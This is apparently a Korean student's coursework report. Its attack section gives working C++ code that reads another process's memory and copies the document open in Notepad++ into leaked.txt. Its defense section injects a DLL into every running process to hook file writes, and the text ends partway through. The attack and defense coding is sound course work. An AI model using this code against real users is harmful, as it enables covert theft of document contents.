2022350227_장정호_report

공격 코드

Description

공격 코드의 flow를 요약하면 다음과 같다.

(R1) apm과 문서작성시간을 Notepad++의 상태표시줄에 출력하는 쓰레드 실행.

(R2) 사용자의 입력이 들어오면, 사용자가 수정하고 있는 문서를 leadked.txt에 저장하는 쓰레드 실행.

총 두 부분으로 나눠 코드를 기술한다.

(R1) apm과 문서작성시간을 Notepad++의 상태표시줄에 출력하는 쓰레드 실행.

apm과 문서작성시간을 출력하기 위해서, 사용자의 키보드 입력을 인식하는 루틴과 상태표시줄에 출력하는 루틴이 필요하다.

사용자의 키보드 입력은 Win32 API를 통해 해결 가능하다.

```
// https://learn.microsoft.com/ko-kr/windows/win32/api/winuser/nf-winuser-getforegroundwindow
HWND GetForegroundWindow();

// https://learn.microsoft.com/ko-kr/windows/win32/api/winuser/nf-winuser-getasynckeystate
SHORT GetAsyncKeyState(
  [in] int vKey
);
Return 0x8000(이전에 누른 적이 없고 호출 시점에 눌렸을 때)
```

사용자의 키보드 입력을 인식하는 루틴은 위의 두 API를 통해 해결할 수 있다. GetForegroundWindow API를 통해 사용자가 Notepad++를 작업중인지 체크한 후, GetAsyncKeyState API를 통해 키보드 입력의 여부를 확인할 수 있다.

상태표시줄의 출력 방법은 Notepad++의 코드 분석을 통해 알아낼 수 있다.

```
4293    TCHAR strLnColSel[128];
4294    intptr_t curLN = _pEditView->getCurrentLineNumber();
4295    intptr_t curCN = _pEditView->getCurrentColumnNumber();
4296    wsprintf(strLnColSel, TEXT("Ln : %s    Col : %s    %s"),
4297        commafyInt(curLN + 1).c_str(),
4298        commafyInt(curCN + 1).c_str(),
4299        strSel);
4300    _statusBar.setText(strLnColSel, STATUSBAR_CUR_POS);
4301
```

/PowerEditor/src/Notepad_plus.cpp

먼저, 상태표시줄에 출력되는 상수인 “Ln :” 문자열을 찾아보니, 위와 같은 형식으로 상태표시줄이 수정되는 것을 알 수 있다.

```
349 bool StatusBar::setText(const TCHAR* str, int whichPart)
350 {
351     if ((size_t) whichPart < _partWidthArray.size())
352     {
353         if (str != nullptr)
354             _lastSetText = str;
355         else
356             _lastSetText.clear();
357
358         return (TRUE == ::SendMessage(_hSelf, SB_SETTEXT, whichPart, reinterpret_cast<LPARAM>(_lastSetText.c_str())));
359     }
360     assert(false and "invalid status bar index");
361     return false;
362 }
```

/PowerEditor/src/WinControls/StatusBar/StatusBar.cpp

setText에 대해 자세히 살펴보니, 내부적으로 SendMessage를 호출하는데, 이 때 statusBar의 handle, SB_SETTEXT, 원하는 부분, 그리고 원하는 문자열 순서대로 매개변수를 전달한다.

```
2542    #define SB_SETTEXTA             (WM_USER+1)
2543    #define SB_SETTEXTW             (WM_USER+11)
```

https://github.com/tpn/winsdk-10/blob/master/Include/10.0.16299.0/um/CommCtrl.h

```
185    #define NPPM_SETSTATUSBAR (NPPMSG + 24)
186        #define STATUSBAR_DOC_TYPE     0
187        #define STATUSBAR_DOC_SIZE     1
188        #define STATUSBAR_CUR_POS      2
189        #define STATUSBAR_EOF_FORMAT   3
190        #define STATUSBAR_UNICODE_TYPE 4
191        #define STATUSBAR_TYPING_MODE  5
```

/PowerEditor/src/MISC/PluginsManager/Notepad_plus_msgs.h

WM_USER(=0x400)과 SB_SETTEXT는 알려진 상수이다. whichpart에 해당하는 것이 위와 같이 총 0부터 5까지의 숫자로 정의되어 있는 모습을 확인할 수 있다. (정확히 Notepad++의 상태표시줄 칸이 6개다.)

```
SendMessageW(statusBarHandle, SB_SETTEXT, 0, lpAddr);
```

따라서 위의 형태로 함수를 호출하면 lpAddr에 쓰여진 값이 상태 표시줄에 출력된다.


앞서 설명한 부분을 합치면 다음과 같은 apmAndClock 함수를 구현할 수 있다.

```
#define BUF_SIZE 28 * 6 // (# of Char) * (UTF-8 Maximum size)

...

DWORD WINAPI apmAndClock(LPVOID lpParam) {

    DWORD exitCode;
    DWORD pid = reinterpret_cast<int>(lpParam);
    clock_t start, current, doc_start;
```

```
    DOUBLE apm = 0;
    DOUBLE key_count = 0;
    TCHAR printBuf[BUF_SIZE] = { 0, };

    // Get Necessary Handles
    HWND windowHandle = FindWindowW(L"Notepad++", NULL);
    if (NULL == windowHandle) {
        printf("Notepad++ Window not found\n");
        return 1;
    }
    HWND statusHandle = FindWindowExW(windowHandle, NULL, TEX
T("msctls_statusbar32"), NULL);
    if (NULL == statusHandle) {
        printf("statusBar not found\n");
        return 1;
    }
    /////

    // Virtual Alloc For statsbar message
    HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
pid);
    if (NULL == hProcess) {
        printf("Process not found\n");
        return 1;
    }
    LPVOID lpAddr = VirtualAllocEx(hProcess, NULL, BUF_SIZE,
MEM_COMMIT, PAGE_READWRITE);
    if (NULL == lpAddr) {
        GetExitCodeProcess(hProcess, &exitCode);
        if (STILL_ACTIVE != exitCode) {
            printf("Notepad++ has quit.(StopFunc: PRINT APM A
ND CLOCK)\n");
            printf("press \'q\'\n");

            CloseHandle(hProcess);
            return 0;
```

```
        }
    }
    /////

    ...

}
```

필요한 변수들을 선언한다. **이 때, Notepad++의 pid는 매개변수로 전달된다.**



Microsoft Spy++

이 후, Notepad++에 대한 상태표시줄 핸들을 가져와야 한다. 이를 위해 FindWindowW API를 통해 Notepad++의 핸들을 가져온다. FindWindowEx API를 통해 앞서 구한 핸들 속 statusBar를 의미하는 “msctls_statusbar32”의 이름을 가진 상태표시줄 핸들을 가져온다. (상태표시줄 윈도우의 이름은 Microsoft Spy++로 Notepad++의 윈도우를 분석해 알 수 있다.)

상태표시줄의 값을 적기 위해선 Notepad++ 내부의 문자열이 필요하다. 따라서, OpenProcess API에 Notepad++의 pid를 전달해 핸들을 구하고, 해당 핸들로 VirtualAllocEx API를 사용해 Notepad++의 메모리 주소인 lpAddr을 획득할 수 있다. (BUF_SIZE는 출력될 수 있는 값의 최대값으로 설정했다.)

```
#define INTERVAL 250

BOOL flag = 1;

...

DWORD WINAPI apmAndClock(LPVOID lpParam) {
```

```
    start = clock();
    doc_start = start;

    while (flag) {

        current = clock();

        if (GetForegroundWindow() == windowHandle) {
            for (int key = 8; key <= 190; key++) {
                if (GetAsyncKeyState(key) & 0x8000) {
                    key_count++;
                }
            }
        }

        if ((double)(current - start) >= INTERVAL) {

            double totalSec = (double)(current - doc_start) /
CLOCKS_PER_SEC;
            apm = (key_count / totalSec) / 60.0;

            unsigned int elaps_time = (unsigned int)(double(c
urrent - doc_start) / CLOCKS_PER_SEC);

            unsigned int days = elaps_time / 86400;
            unsigned int hours = (elaps_time % 86400) / 3600;
            unsigned int minutes = (elaps_time % 3600) / 60;
            unsigned int seconds = elaps_time % 60;

            wsprintfW(printBuf, L"문서 작성시간: %u:%02u:%02u:%0
2u / APM: %u\0", days, hours, minutes, seconds, (DWORD)apm);

            if (!WriteProcessMemory(hProcess, lpAddr, printBu
f, BUF_SIZE, NULL)) {
```

```
                GetExitCodeProcess(hProcess, &exitCode);
                if (STILL_ACTIVE != exitCode) {
                    printf("Notepad++ has quit.(StopFunc: PRI
NT APM AND CLOCK)\n");
                    printf("press \'q\'\n");

                    CloseHandle(hProcess);
                    return 0;
                }
                else {
                    printf("WriteProcessMemory Error\n");
                    return 1;
                }
            }

            // Print message in statusbar
            SendMessageW(statusHandle, SB_SETTEXT, 0, (LPARA
M)lpAddr);
            /////

            //key_count = 0;
            start = current;
        }
    }

    VirtualFree(lpAddr, 0, MEM_RELEASE);
    CloseHandle(hProcess);

    return 0;

}
```

무한 반복문을 통해 main 함수에서 flag의 값을 수정할 때까지 상태표시줄에 값을 출력한다.

clock 함수를 사용해 doc_start에 해당 함수가 실행된 시간을 저장하고, INTERVER인 0.25초가 지날 때마다 현재 시간인 current에서 doc_start를 빼 문서작성 시간을 출력할 수 있도록

구성했다.

APM의 경우, GetForegroundWindow API를 통해 사용자가 작업하고 있는 윈도우가 Notepad++인지 확인됐으면 GetAsyncKeyState API를 통해 특정 키가 눌렸는지 인지해 APM의 분자인 key_count를 변경하도록 했다. APM은 총 (타이핑한 키보드 횟수 / 지금까지 걸린 시간)으로 계산했고, INTERVER인 0.25초가 지날때마다 문서작성 시간과 함께 출력하도록 했다.

출력 문자열은 wsprintfW를 통해 printBuf에 저장하고, WriteProcessMemory API를 통해 앞서 할당한 메모리에 값을 작성한 후 SendMessageW API를 통해 상태표시줄의 첫 번째칸에 출력하도록 했다.

(R2) 사용자의 입력이 들어오면, 사용자가 수정하고 있는 문서를 leadked.txt에 저장하는 쓰레드 실행.

사용자가 수정하고 있는 문서를 leak하려면, Notepad++가 사용자가 수정하고 있는 문서의 텍스트를 어떻게 다루고 있는지 분석해야 한다. Notepad++는 기본적으로 텍스트 에디팅을 위해 Scintilla를 사용한다.

```
2531  void ScintillaEditView::getText(char *dest, size_t start, size_t end) const
2532  {
2533      Sci_TextRangeFull tr{};
2534      tr.chrg.cpMin = static_cast<Sci_Position>(start);
2535      tr.chrg.cpMax = static_cast<Sci_Position>(end);
2536      tr.lpstrText = dest;
2537      execute(SCI_GETTEXTRANGEFULL, 0, reinterpret_cast<LPARAM>(&tr));
2538  }
```

/PowerEditor/src/ScintillaComponent/ScintillaEditView.cpp

getText 메쏘드를 통해 dest에 start부터 end까지의 값이 쓰여지는 모습을 확인할 수 있다.

```
342     LRESULT execute(UINT Msg, WPARAM wParam=0, LPARAM lParam=0) const {
343         try {
344             return (_pScintillaFunc) ? _pScintillaFunc(_pScintillaPtr, Msg, wParam, lParam) : -1;
345         }
346         catch (...)
347         {
348             return -1;
349         }
350     };
351
```

/PowerEditor/src/ScintillaComponent/ScintillaEditView.h

```
223
224     _pScintillaFunc = (SCINTILLA_FUNC)::SendMessage(_hSelf, SCI_GETDIRECTFUNCTION, 0, 0);
225     _pScintillaPtr = (SCINTILLA_PTR)::SendMessage(_hSelf, SCI_GETDIRECTPOINTER, 0, 0);
226
```

/PowerEditor/src/ScintillaComponent/ScintillaEditView.cpp

execute 함수는 _pScintillaFunc 함수를 의미하고, _pScintillaFunc 함수는 SendMessageW를 의미하는 것을 확인할 수 있다.

```
typedef long Sci_PositionCR;

struct Sci_CharacterRange {
    Sci_PositionCR cpMin;
    Sci_PositionCR cpMax;
};

struct Sci_TextRange {
    struct Sci_CharacterRange chrg;
    char *lpstrText;
};
```

https://www.scintilla.org/ScintillaDoc.html

앞서 getText에 사용되는 구조체의 모양은 위와 같다. cpMin에 텍스트의 처음 위치, cpMax에 텍스트의 마지막 위치를 넣고, lpstrText에 원하는 위치의 주소를 넣어주면 된다.

```
531 #define SCI_GETTEXTRANGE 2162
532 #define SCI_GETTEXTRANGEFULL 2039
533 #define SCI_HIDESELECTION 2163
```

https://fossies.org/linux/scintilla/include/Scintilla.h

```
SendMessageW(scintillaHandle, SCI_GETTEXTRANGEFULL, 0, &tr);
```

위의 형태로 API를 호출하면 원하는 주소에 텍스트 에디터의 값을 저장할 수 있다.

```
2485    auto endStyled = execute(SCI_GETENDSTYLED);
2486    auto len = execute(SCI_GETTEXTLENGTH);
2487
```

/PowerEditor/src/ScintillaComponent/ScintillaEditView.cpp

추가로, SendMessageW의 두 번째 매개변수로 SCI_GETTEXTLENGTH를 전달해 텍스트 에디터 속 문자의 총 길이를 알 수 있다.

```
554 #define SCI_GETTEXT 2182
555 #define SCI_GETTEXTLENGTH 2183
556 #define SCI_GETDIRECTFUNCTION 2184
```

https://fossies.org/linux/scintilla/include/Scintilla.h

```
SendMessageW(scintillaHandle, SCI_GETTEXTLENGTH, 0, 0);
```

위의 형태로 API를 호출하면 텍스트 에디터 속 문자의 총 길이를 알 수 있다.


```
struct Sci_TextRange{

    struct Sci_CharacterRange{

        Sci_PositionCR cpMin = 0;
        Sci_PositionCR cpMax = (SCI_GETTEXTLENGTH의 결과);
    }

    char *lpstrText = (원하는 주소)

}
```

구조체를 위와 같이 작성하면 텍스트 에디터의 모든 문자를 원하는 주소에 저장할 수 있다.

앞서 설명한 내용으로 leakFile 함수를 구현할 수 있다.

```
DWORD WINAPI leakFile(LPVOID lpParam) {

    DWORD exitCode;
    DWORD pid = reinterpret_cast<int>(lpParam);

    // Get Necessary Handles
    HWND windowHandle = FindWindowW(L"Notepad++", NULL);
    if (NULL == windowHandle) {
        printf("Notepad++ Window not found\n");
        return 1;
    }
    HWND scintillaHandle = FindWindowExW(windowHandle, NULL,
TEXT("Scintilla"), TEXT("Notepad++"));
    if (NULL == scintillaHandle) {
        printf("scintillaHandle not found\n");
        return 1;
    }
    HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
pid);
    if (NULL == hProcess) {
        printf("Process not found\n");
        return 1;
    }
    //////

    ...

}
```

먼저 필요한 변수들을 선언한다. **이 때, Notepad++의 pid는 매개변수로 전달된다.**



Microsoft Spy++

FindWindowW API를 통해 Notepad++에 대한 윈도우 핸들을 얻고, 그 핸들과 FindWindowExW API와 “Scintilla” 문자열을 통해 scintilla 윈도우에 대한 핸들을 얻을 수 있다. (scintilla 윈도우의 이름은 Microsoft Spy++로 Notepad++의 윈도우를 분석해 알 수 있다.)

그리고 이후에 사용할 Notepad++의 핸들을 OpenProcess를 통해 획득한다.

여기서 Scintilla 관련 메모리를 고려해야한다. Sci_TextRangeFull 구조체를 Notepad++에 작성하고, Notepad++ 속 Sci_TextRangeFull 구조체를 원하는 방식으로 수정한 후, Notepad++의 Alloc된 메모리 공간에 저장된 텍스트 에디터 속 문자열을 ReadProcessMemory API를 통해 공격 프로세스로 가져와 WriteFile 할 것이다.

```
DWORD WINAPI leakFile(LPVOID lpParam) {

    // VirtualAlloc For Scintilla Actions
    LPVOID sci_tr = VirtualAllocEx(hProcess, NULL, sizeof(Sci
_TextRangeFull) + 1, MEM_COMMIT, PAGE_READWRITE);
    if (NULL == sci_tr) {

        GetExitCodeProcess(hProcess, &exitCode);
        if (STILL_ACTIVE != exitCode) {
            printf("Notepad++ has quit.(StopFunc: STORE LEAKE
D MEMORY)\n");
            printf("press \'q\'\n");

            CloseHandle(hProcess);
```

```
            return 0;
        }
        else {
            printf("VirtualAllocEx() failure.\n");
            return 1;
        }
    }
    //////

    // Find Document's Absolute Path
    WCHAR* tmp = NULL;
    WCHAR path[MAX_PATH];
    SHGetKnownFolderPath(FOLDERID_Documents, 0, NULL, &tmp);
    if (NULL == tmp) {
        printf("SHGetKnownFolderPath Error\n");
        return 1;
    }
    wmemcpy(path, tmp, wcslen(tmp));
    CoTaskMemFree(tmp);
    wmemcpy(path + wcslen(path), TEXT("\\leaked.txt\0"), wcsl
en(TEXT("\\leaked.txt\0")));
    //////

    // Create leaked.txt in Documents
    HANDLE hFile = CreateFileW(path, GENERIC_WRITE, FILE_SHAR
E_READ, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    if (NULL == hFile) {
        printf("CreateFileW Error\n");
        return 1;
    }
    /////

}
```

VirtualAllocEx와 Notepad++의 핸들을 이용해 Sci_TextRangeFull 구조체의 크기만큼 메모리를 할당한다. Alloc이 실패하면 혹시나 Notepad++가 종료되었는 지 체크하여 예외처리

를 진행하도록 했다.

SHGetKnownFolderPath API에 FOLDERID_Documents 매개변수를 전달해 “내 문서”의 절대경로를 찾고, 뒤에 “\leaked.txt”를 붙여 leak할 문자열이 저장될 절대 경로를 구한다. (이 때, SHGetKnownFolderPath의 내부에서 Alloc이 일어나므로, CoTaskMemFree를 통해 메모리를 해제해야 한다.)

앞서 구한 절대경로를 이용해 CreateFileW API를 통해 해당 파일을 생성하고 쓸 준비를 마친다. 이 때, FILE_SHARE_READ 옵션을 줘 프로세스가 동작중에도 다른 유저도 leaked.txt에 접속해 내용을 확인할 수 있도록 한다.

```
DWORD WINAPI leakFile(LPVOID lpParam) {

    ...

    while (flag) {

        // Write Sci_TextRangeFull Value in Notepad++'s memor
y
        DWORD length = SendMessageW(scintillaHandle, SCI_GETT
EXTLENGTH, 0, 0);

        LPVOID leakedMsg = VirtualAllocEx(hProcess, NULL, len
gth + 1, MEM_COMMIT, PAGE_READWRITE);
        if (NULL == leakedMsg) {

            GetExitCodeProcess(hProcess, &exitCode);
            if (STILL_ACTIVE != exitCode) {
                printf("Notepad++ has quit.(StopFunc: STORE L
EAKED MEMORY)\n");
                printf("press \'q\'\n");

                CloseHandle(hFile);
                CloseHandle(hProcess);
                return 0;
            }
            else {
```

```
                printf("VirtualAllocEx() failure.\n");
                return 1;
            }
        }

        Sci_TextRangeFull tr{};
        tr.chrg.cpMin = 0;
        tr.chrg.cpMax = length;
        tr.lpstrText = (char*)leakedMsg;

        ...

        }

        ...

}
```

이제 반복문의 시작이다. 이번 반복문도 flag를 통해 실행 여부가 결정된다.

SendMessageW에 SCI_GETTEXTLENGTH를 전달해 텍스트 에디터 속 문자열의 총 길이를 가져온다.

문자열의 길이만큼 VirtualAllocEx를 해서 문자열을 저장할 공간을 할당한다. Notepad++가 종료되는 상황을 고려해 예외처리를 한다.

Sci_TextRangeFull 구조체를 선언해 cpMin에는 0, cpMax에는 문자열의 길이, 그리고 lpstrText에는 Alloc한 주소를 작성한다.

```
DWORD WINAPI leakFile(LPVOID lpParam) {

    ...

    while (flag) {

    ...
```

```
        if (!WriteProcessMemory(hProcess, (LPVOID)sci_tr, (LP
VOID)&tr, sizeof(Sci_TextRangeFull) + 1, NULL)) {

            GetExitCodeProcess(hProcess, &exitCode);
            if (STILL_ACTIVE != exitCode) {
                printf("Notepad++ has quit.(StopFunc: STORE L
EAKED MEMORY)\n");
                printf("press \'q\'\n");

                CloseHandle(hFile);
                CloseHandle(hProcess);
                return 0;
            }
            else {
                printf("WriteProcessMemory Error\n");
                return 1;
            }
        }
        /////

        // Get scintilla's value and Store in attack process'
memory
        SendMessageW(scintillaHandle, SCI_GETTEXTRANGE, 0, (L
PARAM)sci_tr);

        char* printBuf = (char*)malloc(length + 1);
        if (!ReadProcessMemory(hProcess, leakedMsg, printBuf,
length, NULL)) {

            GetExitCodeProcess(hProcess, &exitCode);
            if (STILL_ACTIVE != exitCode) {
                printf("Notepad++ has quit.(StopFunc: STORE L
EAKED MEMORY)\n");
                printf("press \'q\'\n");
```

```
                free(printBuf);
                CloseHandle(hFile);
                CloseHandle(hProcess);
                return 0;
            }
            else {
                printf("ReadProcessMemory Error\n");
                return 1;
            }
        }
        /////

        // Overwrite leaked.txt
        SetFilePointer(hFile, 0, NULL, FILE_BEGIN);

        DWORD bytesWritten;
        if (!WriteFile(hFile, printBuf, length, &bytesWritte
n, NULL)) {
            printf("WriteFile Error\n");
            return 1;
        }

        SetEndOfFile(hFile);
        FlushFileBuffers(hFile);
        /////

        // Free alloc memory
        free(printBuf);
        VirtualFree(leakedMsg, 0, MEM_RELEASE);
        /////

        // Wait 1 minute For Notepad++'s smooth work
        Sleep(1000);
        /////
    }
```

```
        ...

}
```

WriteProcessMemory API를 통해 구성한 Sci_TextRangeFull 구조체 tr을 앞서 Notepad++에 구조체 크기만큼 할당한 공간에 작성한다.

SendMessageW에 SCI_GETTEXTRANGEFULL과 Notepad++ 속 tr의 주소를 전달해 Notepad++ 속 메모리에 텍스트 에디터 속 문자열이 저장되도록 한다.

printBuf를 동적할당하고, printfBuf에 Notepad++ 속 문자열을 ReadProcessMemory API를 통해 옮긴다.

SetFilePointer, WriteFile, SetEndOfFile, FlushFileBuffers API들을 통해 파일의 시작 위치를 0으로 설정하고, leaked.txt에 printBuf의 값을 작성하고, 파일의 끝을 설정하고 File 버퍼를 초기화한다.

이후 사용한 메모리를 할당하고 랙 방지를 위해 1초간 슬립해준다.

```
DWORD WINAPI leakFile(LPVOID lpParam) {

    ...


  VirtualFree(sci_tr, 0, MEM_RELEASE);

    CloseHandle(hFile);
    CloseHandle(hProcess);

    return 0;
}
```

반복문이 끝나면 사용한 메모리를 해제하고, 핸들들도 모두 닫고 리턴한다.

Notepad++의 pid를 찾는 함수를 살펴보자.

```
// https://cocomelonc.github.io/pentest/2021/09/29/findmyproc
ess.html

DWORD findProcessPid(const wchar_t* processName) {

    printf("Looking for \"Notepad++.exe\"....\n");

    DWORD pid = NULL;

    PROCESSENTRY32 entry;
    entry.dwSize = sizeof(PROCESSENTRY32);

    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPRO
CESS, 0);

    entry.dwSize = sizeof(PROCESSENTRY32);

    if (Process32First(snapshot, &entry) == TRUE)
    {
        while (Process32Next(snapshot, &entry) == TRUE)
        {

            if (_wcsicmp(entry.szExeFile, processName) == 0)
            {
                pid = entry.th32ProcessID;
            }
        }
    }

    CloseHandle(snapshot);

    printf("Found notepad++.exe(PID=%u)\n", pid);
    return pid;
```

```
}
```

processName을 받아서, CreateToolhelp32Snapshot API를 통해 snapshot을 만들고, Process32First와 Process32Next를 통해 반복문을 돌아 원하는 processName이 나올때의 pid를 구하는 방식으로 구현했다. **(위의 주소 코드를 참고하여 구현했습니다.)**

앞서 설명한 함수들을 총괄하는 main 함수를 살펴보자.

```
int main(void) {

    // Get Notepad++'s pid
    DWORD pid = findProcessPid(L"Notepad++.exe");
    if (pid == NULL) {
        printf("findProcessPid Error");
        return 1;
    }
    /////

    // Start Useful Func
    HANDLE usefulFunc = CreateThread(NULL, 0, apmAndClock, re
interpret_cast<LPVOID>(pid), 0, NULL);
    /////

    printf("Say \'y\' when you want to spy on the notepadd++:
");
    while (getchar() != 'y');

    // Start Malicious Func
    HANDLE malFunc = CreateThread(NULL, 0, leakFile, reinterp
ret_cast<LPVOID>(pid), 0, NULL);
    /////

    printf("press \'q\' to stop\n");
```

```
    while (getchar() != 'q');

    // Stop Funcs
    flag = 0;
    WaitForSingleObject(usefulFunc, INFINITE);
    WaitForSingleObject(malFunc, INFINITE);

    CloseHandle(usefulFunc);
    CloseHandle(malFunc);
    /////

    return 0;
}
```

findProcessPid에 Notepad++를 넘겨 Notepad++에 대한 pid를 획득한다.

Notepad++의 pid와 함께 apmAndClock 쓰레드를 실행한다.

사용자가 “y”를 입력하면 Notepad++의 pid와 함께 leakFile 쓰레드를 실행한다.

사용자가 “q”를 입력하면 flag를 0으로 설정하고, WaitForSingleObject에 INFINITE를 전달해 두 쓰레드들의 종료를 보장한 후 핸들을 닫고 리턴한다.


방어 코드

Description

방어 코드의 경우 DLL Injection을 활용했다. 탐지해야할 악성 행위는 파일에 문자열을 leak해 쓰는 행위다. 따라서, 대표적으로 파일에 쓰는 함수인 WriteFile API와 fwrite 함수를 후킹해 leak을 확인하도록 했다.

처음에는 Notepad++에 DLL을 Injection하려고 했지만 함수와 API의 훅이 잘 이뤄지지 않았다. 따라서, **현재 실행중인 모든 프로세스를 대상으로 DLL Injection을 수행하고, 의심되지 않는다면 DLL detach를 하도록 구현**했다. 의심이 된다면 파일 쓰기 함수가 실행될 때마다 탐지하여 출력하고 해당 함수의 실행을 막는다.**(R3/R4 동시 구현)**

의심의 기준은 쓰기 함수가 실행되는 횟수를 기준으로 잡았다. 3초 동안 함수의 실행 횟수를 세어 만약 3번 이상 실행되면 악성 행위를 하는 프로세스로 인식하도록 했다.



Notepad의 WriteFile 실행 빈도

이 때, 3초 동안 3번 이상의 기준은 텍스트 에디터인 Notepad++을 기준으로 삼았다. Notepad++가 텍스트 에디터인 이상, 빈번한 백업이 필요하다.(즉, 쓰기 함수를 상당히 많이 활용하는 프로그램 중 하나다.) Notepad++는 위와 같이 backup 파일에 WriteFile하여 문자를 임시저장한다. 빈도수를 계산해보니, 아무리 많아도 3초에 세 번 실행은 무리였다. 따라서, 3초 동안 3번 이상의 쓰기 행위를 악성 행위의 기준으로 삼았다.

전체적인 틀은 실습시간에 작성해봤던 DLL Injection 코드를 기준으로 잡았다. cpp 코드부터 dll 코드 순서대로 살펴보자.

defense.cpp

dllName을 이용해 exe 파일과 같은 디렉토리 위치에 있는 dll의 절대 경로를 가져오는 함수를 살펴보자.

```
// Func To find DLL's absolute path
char* findDllAbsolutePath(const char* dllName) {

    const char* c = "\\";
    char* processPath = (char*)malloc(MAX_PATH);

    DWORD result = GetModuleFileNameA(NULL, processPath, MAX_
PATH);
    if (result < 0) {
        printf("GetModuleFileNameA Error\n");
        free(processPath);
        exit(1);
```

```
    }

    char* ptr = processPath + strlen(processPath);
    while (*ptr != *c) ptr--;
    ptr++;

    memcpy(ptr, dllName, strlen(dllName));
    ptr[strlen(dllName)] = NULL;

    return processPath;
}
////
```

GetModuleFileNameA API를 통해 현재 프로세스의 절대 경로를 가져오고, ptr로 포인터 위치를 수정해 exe 파일이 위치한 경로의 뒤에 DLL의 이름을 붙인다. 그리고 DLL의 절대 경로를 가리키는 포인터를 리턴한다.

DLL을 Injection하는 함수를 살펴보자.

```
// 강의자료 06_DLL, DLL injection

// Func For DLL Injection
void InjectDLL(DWORD pid, LPCSTR dll) {

    HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
pid);
    if (NULL == hProcess) {
        // There's no process
        return;
    }

    LPVOID lpAddr = VirtualAllocEx(hProcess, NULL, strlen(dl
l) + 1, MEM_COMMIT, PAGE_READWRITE);
    if (lpAddr) {
        WriteProcessMemory(hProcess, lpAddr, dll, strlen(dll)
```

```
+ 1, NULL);
    }
    else {
        printf("VirtualAllocEx() failure.\n");
        return;
    }

    LPTHREAD_START_ROUTINE pfnLoadLibraryA = (LPTHREAD_START_
ROUTINE)GetProcAddress(GetModuleHandleA("kernel32.dll"), "Loa
dLibraryA");
    if (pfnLoadLibraryA) {
        HANDLE hThread = CreateRemoteThread(hProcess, NULL,
0, pfnLoadLibraryA, lpAddr, 0, NULL);
        DWORD dwExitCode = NULL;
        if (hThread) {
            WaitForSingleObject(hThread, INFINITE);
            CloseHandle(hThread);
        }
    }
    VirtualFreeEx(hProcess, lpAddr, 0, MEM_RELEASE);
}
////
```

전달받은 pid를 OpenProcess에 넘겨 해당 pid에 대한 핸들을 구한다. VirtualAllocEx와 WriteProcessMemory로 DLL의 절대 경로를 타겟 프로세스에 작성한다.

명시적 링킹을 이용해 Kernel32.dll의 LoadLibraryA의 주소를 구하고, LoadLibraryA를 통해 저장한 DLL을 로드하도록 RemoteThread를 생성한다.

이 후, 할당한 메모리와 핸들을 닫고 함수를 종료한다.

모든 프로세스에 대해 DLL Injection을 수행하는 함수를 살펴보자.

```
// EnumProcesses: https://learn.microsoft.com/ko-kr/windows/w
in32/api/psapi/nf-psapi-enumprocesses
```

```
// Func For Inject DLL into ever process
void injectDllForEveryProcess() {

    DWORD processIds[1024], processCount, needed;
    if (!EnumProcesses(processIds, sizeof(processIds), &neede
d)) {
        printf("EnumProcesses failed with error %lu\n", GetLa
stError());
        return;
    }

    processCount = needed / sizeof(DWORD);

        DWORD pid = GetCurrentProcessId();
    for (DWORD i = 0; i < processCount; i++) {
        if (processIds[i] != 0) {

            if (processIds[i] == pid) continue;
            InjectDLL(processIds[i], absolute_path);
        }
    }
}
////
```

EnumProcesses API를 통해 현재 실행중인 process들의 Id가 담긴 배열의 주소와 배열의 크기를 가져온다. 배열의 크기를 배열의 자료형의 크기로 나눠 PID의 개수를 구한다.

반복문을 통해 모든 PID에 대해 DLL Injectio을 수행한다. 이 때, absolute_path라는 전역 변수에 DLL의 절대 경로가 남겨 있다.

또한, 방어 프로세스에는 DLL을 Inject하지 않도록 GetCurrentProcessId를 구하고 해당 PID를 피해가도록 반복문을 설정한다.**(실행해봤더니 오류가 발생합니다.)**

Inject한 DLL에서 악성 행위를 탐지했을 때, 이를 Main Process에서 알아차릴 수 있는 함수를 살펴보자. PIPE를 사용한다. (아래 링크의 코드를 참고했습니다.)

```
// https://ezbeat.tistory.com/300

// Flag For Thread
BOOL flag = TRUE;

// Var For PIPE
const wchar_t* PIPE_NAME = L"\\\\.\\pipe\\jungho";

// Func to Recv PIPE data
DWORD WINAPI recvData(void* arg) {
    HANDLE hPipe;
    char buffer[128];
    DWORD bytesRead;

    hPipe = CreateNamedPipe(PIPE_NAME, PIPE_ACCESS_DUPLEX, PI
PE_TYPE_MESSAGE | PIPE_READMODE_MESSAGE | PIPE_WAIT, PIPE_UNL
IMITED_INSTANCES, 128, 128, 0, NULL);
    if (hPipe == INVALID_HANDLE_VALUE) {
        printf("CreateNamedPipe failed with error: %d\n", Get
LastError());
